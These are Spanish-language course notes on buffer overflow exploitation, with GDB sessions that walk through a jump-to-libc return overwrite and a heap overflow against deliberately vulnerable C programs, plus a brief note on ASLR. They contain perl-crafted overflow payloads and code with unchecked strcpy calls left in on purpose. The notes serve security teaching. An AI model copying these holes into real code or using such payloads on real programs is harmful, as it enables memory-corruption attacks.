

# Semana 5 Clase 2. 08/03/2024

<b>Semana 5 Clase 2. 08/03/2024</b>	<b>1</b>
Buffer Overflow	1
Resumen de la clase pasada	1
Jump To LibC	2
ASLR	3
Buffer Overflow en el Heap	4

## Buffer Overflow

### Resumen de la clase pasada

En la clase pasada se explotó la vulnerabilidad de Buffer Overflow de la siguiente forma:

- Se cambió la dirección de retorno.
- Cambiando la dirección de retorno se ejecutó código muerto. Funciones que no se borraron, pero no se utilizan tampoco.
- Se ejecutó shellcode para ejecutar funciones propias.

## Jump To LibC

Es un método muy útil para explotar Buffer Overflow, porque consiste en ejecutar funciones de librerías importadas en el programa, se puede explotar aún mejor cuando los programadores hacen imports de bibliotecas indiscriminadamente, por lo que es importante solo usar lo necesario si se quiere defender de estas situaciones. Este método se llama “jump-to-libc”.

Para buscar las funciones de la librería de C, podemos buscarlas en la siguiente página:

[https://www.gnu.org/software/libc/manual/html\\_node/Function-Index.html](https://www.gnu.org/software/libc/manual/html_node/Function-Index.html)

Para el ejemplo de “jump-to-libc”, se utilizará el siguiente código:

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int not_executed() {
    printf("****Esta funcion no se ejecuta a menos que...****\n");
    exit(2);
}

int main(int count, char *argument[]) {
    char buffer[100];

    if (count < 2) {
        printf("Se debe ingresar texto como entrada. Saliendo...\n");
        exit(1);
    }

    strcpy(buffer, argument[1]);
    printf("Yo soy main() y no ejecuto ninguna otra funcion\n");
}
```

**Nota recordatoria:** las primeras líneas del código en ensamblador siempre empiezan con un prólogo y terminan con epílogo.

Para saber la dirección de memoria de una función con GDB, se utiliza el siguiente comando:

```
(gdb) print exit
$1 = {<text variable, no debug info>} 0x804c6c0 <exit>
```

Entonces, con la dirección de memoria de exit “0x804c6c0”, seguiremos explorando el programa y sabiendo que el buffer tiene un tamaño de 100, vamos a hacer un input que pueda cambiar la dirección de retorno por la de exit.

```
(gdb) run $(perl -e 'print "a"x104 . "\xc0\xc6\x04\x8"')
Starting program: /home/kali/Documents/bof/a.out $(perl -e 'print "a"x104 . "\xc0\xc6\x04\x8"')
Yo soy main() y no ejecuto ninguna otra funcion
[Inferior 1 (process 29123) exited with code 04]
```

En la ejecución anterior podemos apreciar varias cosas.

1. La ejecución que cambia la dirección de retorno por la dirección de exit, indica “exited with code 04”. Por lo que sabemos que ejecutamos correctamente la función exit.
2. Sin embargo, indica que el código es 4, y si recordamos, exit recibe como parámetro el código de salida, en esta caso, exit recibe lo que se encuentre en el stack porque no se lo estamos indicando en ningún momento.

**Nota de información:** Hay otros distintos tipos de saltos como *Return Oriented Programming (ROP)*.

## ASLR

Para mitigar Buffer Overflow se puede usar ASLR. Se trata de una técnica implementada por el sistema operativo para mitigar los efectos de ataques de tipo exploit basados en desbordamiento de buffer. Mediante ASLR el sistema operativo introduce aleatoriedad a la hora de asignar direcciones de memoria para reservar espacio destinado a la pila, el heap y las librerías cargadas por los procesos. De esta forma, se dificulta la utilización ilegítima de llamadas a funciones del sistema por desconocer la dirección física de memoria donde residen.

## Buffer Overflow en el Heap

Este método de Buffer Overflow cambia la forma en que se ha trabajado hasta ahora. Hasta ahora hemos explotado buffer overflow utilizando el Stack, ahora, se explotará en el Heap, para el ejemplo de Buffer Overflow utilizaremos el siguiente código:

```
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct persona {
    int cedula;
    char *nombre;
};

void not_executed() {
    printf("Esta funcion no se ejecuta a menos que...\n");
}

void not_executed2() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}

int main(int argc, char *argv[]) {
    struct persona *p1, *p2;

    p1 = malloc(sizeof(struct persona));
    p1->cedula = 1;
    p1->nombre = malloc(8);

    p2 = malloc(sizeof(struct persona));
    p2->cedula = 2;
    p2->nombre = malloc(8);

    strcpy(p1->nombre, argv[0]);
    strcpy(p2->nombre, argv[1]);

    printf("Yo soy main() y no ejecuto nada mas.\n");
    exit(0);
}
```

Ahora iremos paso por paso con GDB para explorar el Heap primero. Primero exploraremos el main con disassemble:

```
Dump of assembler code for function main:
0x080498b1 <+0>:    push    %ebp
0x080498b2 <+1>:    mov     %esp,%ebp
0x080498b4 <+3>:    sub     $0x8,%esp
0x080498b7 <+6>:    push    $0x8
0x080498b9 <+8>:    call    0x80540d0 <malloc>
0x080498be <+13>:   add     $0x4,%esp
0x080498c1 <+16>:   mov     %eax,-0x4(%ebp)
0x080498c4 <+19>:   mov     -0x4(%ebp),%eax
0x080498c7 <+22>:   movl    $0x1,(%eax)
0x080498cd <+28>:   push    $0x8
0x080498cf <+30>:   call    0x80540d0 <malloc>
0x080498d4 <+35>:   add     $0x4,%esp
0x080498d7 <+38>:   mov     %eax,%edx
0x080498d9 <+40>:   mov     -0x4(%ebp),%eax
0x080498dc <+43>:   mov     %edx,0x4(%eax)
0x080498df <+46>:   push    $0x8
0x080498e1 <+48>:   call    0x80540d0 <malloc>
0x080498e6 <+53>:   add     $0x4,%esp
0x080498e9 <+56>:   mov     %eax,-0x8(%ebp)
0x080498ec <+59>:   mov     -0x8(%ebp),%eax
0x080498ef <+62>:   movl    $0x2,(%eax)
0x080498f5 <+68>:   push    $0x8
0x080498f7 <+70>:   call    0x80540d0 <malloc>
0x080498fc <+75>:   add     $0x4,%esp
0x080498ff <+78>:   mov     %eax,%edx
0x08049901 <+80>:   mov     -0x8(%ebp),%eax
0x08049904 <+83>:   mov     %edx,0x4(%eax)
0x08049907 <+86>:   mov     0xc(%ebp),%eax
0x0804990a <+89>:   add     $0x4,%eax
0x0804990d <+92>:   mov     (%eax),%edx
0x0804990f <+94>:   mov     -0x4(%ebp),%eax
0x08049912 <+97>:   mov     0x4(%eax),%eax
0x08049915 <+100>:  push    %edx
0x08049916 <+101>:  push    %eax
0x08049917 <+102>:  call    0x8049020
0x0804991c <+107>:  add     $0x8,%esp
0x0804991f <+110>:  mov     0xc(%ebp),%eax
0x08049922 <+113>:  add     $0x8,%eax
0x08049925 <+116>:  mov     (%eax),%edx
0x08049927 <+118>:  mov     -0x8(%ebp),%eax
0x0804992a <+121>:  mov     0x4(%eax),%eax
```

En este caso, nos interesa agregar unos breakpoints en los mallocs, para ver cómo cambia el heap y luego en el strcpy. Entonces:

```
(gdb) break *main+8
Breakpoint 1 at 0x80498b9: file heap.c, line 26.
(gdb) break *main+30
Breakpoint 2 at 0x80498cf: file heap.c, line 28.
(gdb) break *main+48
Breakpoint 3 at 0x80498e1: file heap.c, line 30.
(gdb) break *main+70
Breakpoint 4 at 0x80498f7: file heap.c, line 32.
(gdb) break *main+102
Breakpoint 5 at 0x8049917: file heap.c, line 34.
(gdb) break *main+126
Breakpoint 6 at 0x804992f: file heap.c, line 35.
(gdb) break *main+131
Breakpoint 7 at 0x8049934: file heap.c, line 35.
```

Ahora ejecutaremos un run con comandos arbitrarios y un comando para ver cuál es la dirección de memoria de las variables p1 y p2 en el heap.

```
(gdb) run aaaaaaaa bbbbbbbb
Starting program: /home/kali/Documents/bof/a.out aaaaaaaa bbbbbbbb


Breakpoint 1, 0x080498b9 in main (argc=3, argv=0xbffff054) at heap.c:26
26      p1 = malloc(sizeof(struct persona));
(gdb) print p1
$1 = (struct persona *) 0x1
(gdb) continue
Continuing.

Breakpoint 2, 0x080498cf in main (argc=3, argv=0xbffff054) at heap.c:28
28      p1->nombre = malloc(8);
(gdb) continue
Continuing.

Breakpoint 3, 0x080498e1 in main (argc=3, argv=0xbffff054) at heap.c:30
30      p2 = malloc(sizeof(struct persona));
(gdb) continue
Continuing.

Breakpoint 4, 0x080498f7 in main (argc=3, argv=0xbffff054) at heap.c:32
32      p2->nombre = malloc(8);
(gdb) print p1
$2 = (struct persona *) 0x80e7eb0
(gdb) print p2
$3 = (struct persona *) 0x80e7ed0
(gdb) s
```

En este caso lo que se hizo fue correr el programa hasta que las variables fueron creadas en el heap. Ahora inspeccionamos el heap.



```
(gdb) x/100x 0x80e7eb0
0x80e7eb0: 0x00000001 0x080e7ec0 0x00000000 0x00000011
0x80e7ec0: 0x00000000 0x00000000 0x00000000 0x00000011
0x80e7ed0: 0x00000002 0x00000000 0x00000000 0x00021129
0x80e7ee0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7ef0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f00: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f10: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f20: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f30: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f40: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f50: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f60: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f70: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f80: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f90: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fa0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fe0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7ff0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8000: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8010: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8020: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8030: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

Si apreciamos bien la memoria, tenemos los valores de las cédulas 1 y 2 respectivamente, además, después del 1 hay una dirección de memoria, esta corresponde con el puntero al string del nombre.

```
(gdb) continue
Continuing.

Breakpoint 7, 0x08049934 in main (argc=3, argv=0xbffff054) at heap.c:35
35      strcpy(p2->nombre, argv[2]);
(gdb) x/100x 0x80e7eb0
0x80e7eb0: 0x00000001 0x080e7ec0 0x00000000 0x00000011
0x80e7ec0: 0x61616161 0x61616161 0x00000000 0x00000011
0x80e7ed0: 0x00000002 0x080e7ee0 0x00000000 0x00000011
0x80e7ee0: 0x62626262 0x62626262 0x00000000 0x00021119
0x80e7ef0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f00: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f10: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f20: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f30: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f40: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f50: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f60: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f70: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f80: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f90: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fa0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fc0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7fe0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7ff0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8000: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8010: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8020: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e8030: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) █
```

Si continuamos hasta el segundo strcpy. Podemos apreciar como los parámetros “aaaaaaa” y “bbbbbbb” se han copiado respectivamente. Ahora, si recordamos, strcpy no hace validaciones y además, los datos de p2 están justo después de p1, entonces, podemos alterar el input del primer nombre para que sobrescriba la dirección de memoria del nombre de p2.



```
(gdb) list 15
10      Home
11      void not_executed() {
12          printf("Esta funcion no se ejecuta a menos que... \n");
13      }
14
15      void not_executed2() {
16          char *name[2];
17
18          name[0] = "/bin/sh";
19          name[1] = NULL;
(gdb) disassemble not_executed2
Dump of assembler code for function not_executed2:
0x08049888 <+0>:      push    %ebp
0x08049889 <+1>:      mov     %esp,%ebp
0x0804988b <+3>:      sub     $0x8,%esp
0x0804988e <+6>:      movl    $0x80af03e,-0x8(%ebp)
0x08049895 <+13>:     movl    $0x0,-0x4(%ebp)
0x0804989c <+20>:     mov     -0x8(%ebp),%eax
0x0804989f <+23>:     push    $0x0
0x080498a1 <+25>:     lea     -0x8(%ebp),%edx
0x080498a4 <+28>:     push    %edx
0x080498a5 <+29>:     push    %eax
0x080498a6 <+30>:     call    0x8058b10 <execve>
0x080498ab <+35>:     add     $0xc,%esp
0x080498ae <+38>:     nop
0x080498af <+39>:     leave
0x080498b0 <+40>:     ret
End of assembler dump.
(gdb)
```

```
(gdb) run $(perl -e 'print "a"x20 . "\xe0\x03\xaf\x80"' ) bbbb
```

```
(gdb) print p1
$5 = (struct persona *) 0x80e7eb0
(gdb) x/100x 0x80e7eb0
0x80e7eb0:    0x00000001    0x080e7ec0    0x00000000    0x00000011
0x80e7ec0:    0x00000000    0x00000000    0x00000000    0x00000011
0x80e7ed0:    0x00000002    0x080e7ee0    0x00000000    0x00000011
0x80e7ee0:    0x00000000    0x00000000    0x00000000    0x00021119
0x80e7ef0:    0x00000000    0x00000000    0x00000000    0x00000000
0x80e7f00:    0x00000000    0x00000000    0x00000000    0x00000000
```

Esto es antes de copiar el contenido que enviamos. Si vemos, la dirección del nombre de p2 sigue apuntando dentro del heap.

```
(gdb) x/40x 0x80e7eb0
0x80e7eb0: 0x00000001 0x080e7ec0 0x00000000 0x00000011
0x80e7ec0: 0x61616161 0x61616161 0x61616161 0x61616161
0x80e7ed0: 0x61616161 0x80af03e0 0x00000000 0x00000011
0x80e7ee0: 0x00000000 0x00000000 0x00000000 0x00021119
0x80e7ef0: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f00: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f10: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f20: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f30: 0x00000000 0x00000000 0x00000000 0x00000000
0x80e7f40: 0x00000000 0x00000000 0x00000000 0x00000000
```

Lo que sucede ahora, es que la dirección del string fue corrupta y ahora apunta al string de otra función. De esta forma aprovechamos la debilidad del buffer overflow con el heap.